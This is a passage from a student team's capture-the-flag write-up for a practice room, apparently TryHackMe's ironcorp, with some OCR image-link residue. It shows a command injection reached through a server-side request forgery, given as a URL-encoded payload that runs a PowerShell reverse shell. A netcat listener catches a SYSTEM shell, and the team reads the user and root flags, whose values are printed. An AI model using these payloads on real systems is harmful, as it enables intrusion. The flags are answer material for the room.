admin.ironcorp.me:11025/?r=http://internal.ironcorp.me:11025/name.php?name=Equinox|dir


My name is:

```
         Volume in drive E is New Volume
 Volume Serial Number is DE7B-E159

 Directory of E:\xampp\htdocs\internal

08/02/2022  03:52 AM

      08/02/2022  03:52 AM
                    ..
            03/27/2020  08:38 AM                53 .htaccess
            04/11/2020  09:34 AM               131 index.php
            04/11/2020  09:34 AM               142 name.php
            08/02/2022  03:52 AM               502 shell.ps1
                           4 File(s)            828 bytes
                           2 Dir(s)   1,468,596,224 bytes free
```

Ultimate search bar


Search: ****** [Submit Query]

Going back to the decoder, Rehnu constructed another command to run the reverse-shell.



```
internal.ironcorp.me:11025/name.php?name=Equinox|powershell.exe%20./shell.ps1
```

```
e%70%68%70%3f%6e%61%6d%65%3d%45%71%75%69%6e%6f%78%7c%70%6f%77%65%72%73%68%65%6c%6c%2e%65%78%65%25%32%30%2e%2f%73%68%65%6c%6c%2e%70%73%31
```




Burp Suite Community Edition v2021.10.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
● Text ○ Hex
Decode as ...
Encode as ...
Hash ...
Smart decode

```
internal.ironcorp.me:11025/name.php?name=Equinox|powershell.exe%20./shell.ps1
```

```
internal.ironcorp.me:11025/name.php?name=Equinox|powershell.exe ./shell.ps1
```


Rehnu then copy n paste the encoded url in the repeater.



```
GET /?r=
%69%6e%74%65%72%6e%61%6c%2e%69%72%6f%6e%63%6f%72%70%2e%6d%6
5%3a%31%31%30%32%35%2f%6e%61%6d%65%2e%70%68%70%3f%6e%61%6d%
65%3d%45%71%75%69%6e%6f%78%7c%70%6f%77%65%72%73%68%65%6c%6c
%2e%65%78%65%25%32%30%2e%2f%73%68%65%6c%6c%2e%70%73%31
HTTP/1.1
Host: admin.ironcorp.me:11025
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0)
Gecko/20100101 Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image
/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Basic YWRtaW46cGFzc3dvcmQxMjM=
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```


```
HTTP/1.1 200 OK
Date: Tue, 02 Aug 2022 09:35:40 GMT
Server: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4
X-Powered-By: PHP/7.4.4
Content-Length: 2865
Connection: close
Content-Type: text/html; charset=UTF-8


<html>
  <head>
    <link href="
    https://encrypted-tbn0.gstatic.com/images?q=tbn:ANd9Gc
    TLfLXmLeMSTt0jOXREfgvdp8IYWnE9_t49PpAiJNvwHTqnKkL4"
    rel="icon" type="image/x-icon"/>
  </script>
  <title>
    Hello
  </title>
  <meta http-equiv="Content-Type" content="text/html;
  charset=UTF-8">
  <STYLE>
    body{
      background:url(images/head.jpg);
      background-size:100%700px;
      background-repeat:no-repeat;
      font-family:Tahoma;
      color:white;

    }
    .side-pan{
      margin:0;
```

Rehnu then set up a netcat listener to connect the machine to her kali.




```
┌──(1211101248㉿kali)-[~/Documents]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.18.31.18] from (UNKNOWN) [10.10.175.142] 49924
whoami
nt authority\system
PS E:\xampp\htdocs\internal> 
```

Rehnu found the directory to see the users.




```
    Directory: C:\


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        4/11/2020  11:27 AM                inetpub
d-----        4/11/2020   8:11 AM                IObit
d-----        4/11/2020  12:45 PM                PerfLogs
d-r---        4/13/2020  11:18 AM                Program Files
d-----        4/11/2020  10:42 AM                Program Files (x86)
d-r---        4/11/2020   4:41 AM                Users
d-----        4/13/2020  11:28 AM                Windows


PS C:\> cd users
PS C:\users> whoami
nt authority\system
PS C:\users> dir


    Directory: C:\users


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        4/11/2020   4:41 AM                Admin
d-----        4/11/2020  11:07 AM                Administrator
d-----        4/11/2020  11:55 AM                Equinox
d-r---        4/11/2020  10:34 AM                Public
d-----        4/11/2020  11:56 AM                Sunlight
d-----        4/11/2020  11:53 AM                SuperAdmin
d-----        4/11/2020   3:00 AM                TEMP
```



```
PS C:\users> cd Admin
PS C:\users\Admin> dir
PS C:\users\Admin> cd ..
PS C:\users> cd Administrator
PS C:\users\Administrator> dir


    Directory: C:\users\Administrator


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-r---        4/12/2020   1:27 AM                Contacts
d-r---        4/12/2020   1:27 AM                Desktop
d-r---        4/12/2020   1:27 AM                Documents
d-r---        4/12/2020   1:27 AM                Downloads
d-r---        4/12/2020   1:27 AM                Favorites
d-r---        4/12/2020   1:27 AM                Links
d-r---        4/12/2020   1:27 AM                Music
d-r---        4/12/2020   1:27 AM                Pictures
d-r---        4/12/2020   1:27 AM                Saved Games
d-r---        4/12/2020   1:27 AM                Searches
d-r---        4/12/2020   1:27 AM                Videos
```

Now, we get to read the user.txt flag.



```
PS C:\users\Administrator> cd Desktop
PS C:\users\Administrator\Desktop> dir


    Directory: C:\users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        3/28/2020  12:39 PM             37 user.txt


PS C:\users\Administrator\Desktop> type user.txt
thm{09b408056a13fc222f33e6e4cf599f8c}
PS C:\users\Administrator\Desktop> d
```


<u>Steps 3: Root Privilege</u>

Members Involved: Ang Khai Pin

Tools used: **Kali Linux**


Thought Process and Methodology and Attempts:

After Rehnu got the user.txt flag, Ang then proceed to find the root.txt flag. He first go back to users to list the users.




```
    Directory: C:\users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        4/11/2020   4:41 AM                Admin
d-----        4/11/2020  11:07 AM                Administrator
d-----        4/11/2020  11:55 AM                Equinox
d-r---        4/11/2020  10:34 AM                Public
d-----        4/11/2020  11:56 AM                Sunlight
d-----        4/11/2020  11:53 AM                SuperAdmin
d-----        4/11/2020   3:00 AM                TEMP


PS C:\users> 
```

Ang switch directory to SuperAdmin and run the command 'get-acl' to check the permissions he has on the directory.



```
PS C:\users> cd SuperAdmin
PS C:\users\SuperAdmin> ls
PS C:\users\SuperAdmin> get-acl


    Directory: C:\users


Path       Owner               Access
----       -----               ------
SuperAdmin NT AUTHORITY\SYSTEM BUILTIN\Administrators Deny  FullControl ...


PS C:\users\SuperAdmin> 
```

From there, Ang see that he does not have fullcontrol on SuperAdmin. But, he only needs to read the root.txt to get the flag, so he follow the previous final directory which is desktop. By reading directly, he got the flag.



```
PS C:\users\SuperAdmin> type root.txt
PS C:\users\SuperAdmin> type C:\users\SuperAdmin\Desktop\root.txt
thm{a1f936a086b367761cc4e7dd6cd2e2bd}
PS C:\users\SuperAdmin>
```

Contributions:

ID	**Name**	Contribution	Signatures
1211101248	Ang Khai Pin	Did the Root Privilege Escalation report part. Took part in video presenting by explaining the whole process of pentest 2. Presented his screen during the video presentation and did the THM room.	
1211101260	Samson Yoong Wen Kuang	Took part in video presentation. Recorded the video presentation and did the video editing.	Sam
1211102775	Rehnugha A/P Marali	Wrote the report of Initial Foothold part. Took part in video presentation.	
1211102087	Sharleen Ravi Mahendra	Wrote the report of Recon and Enumeration. Took part in video presentation.	Sharleen

VIDEO LINK: https://youtu.be/4C0Ie-J7O5k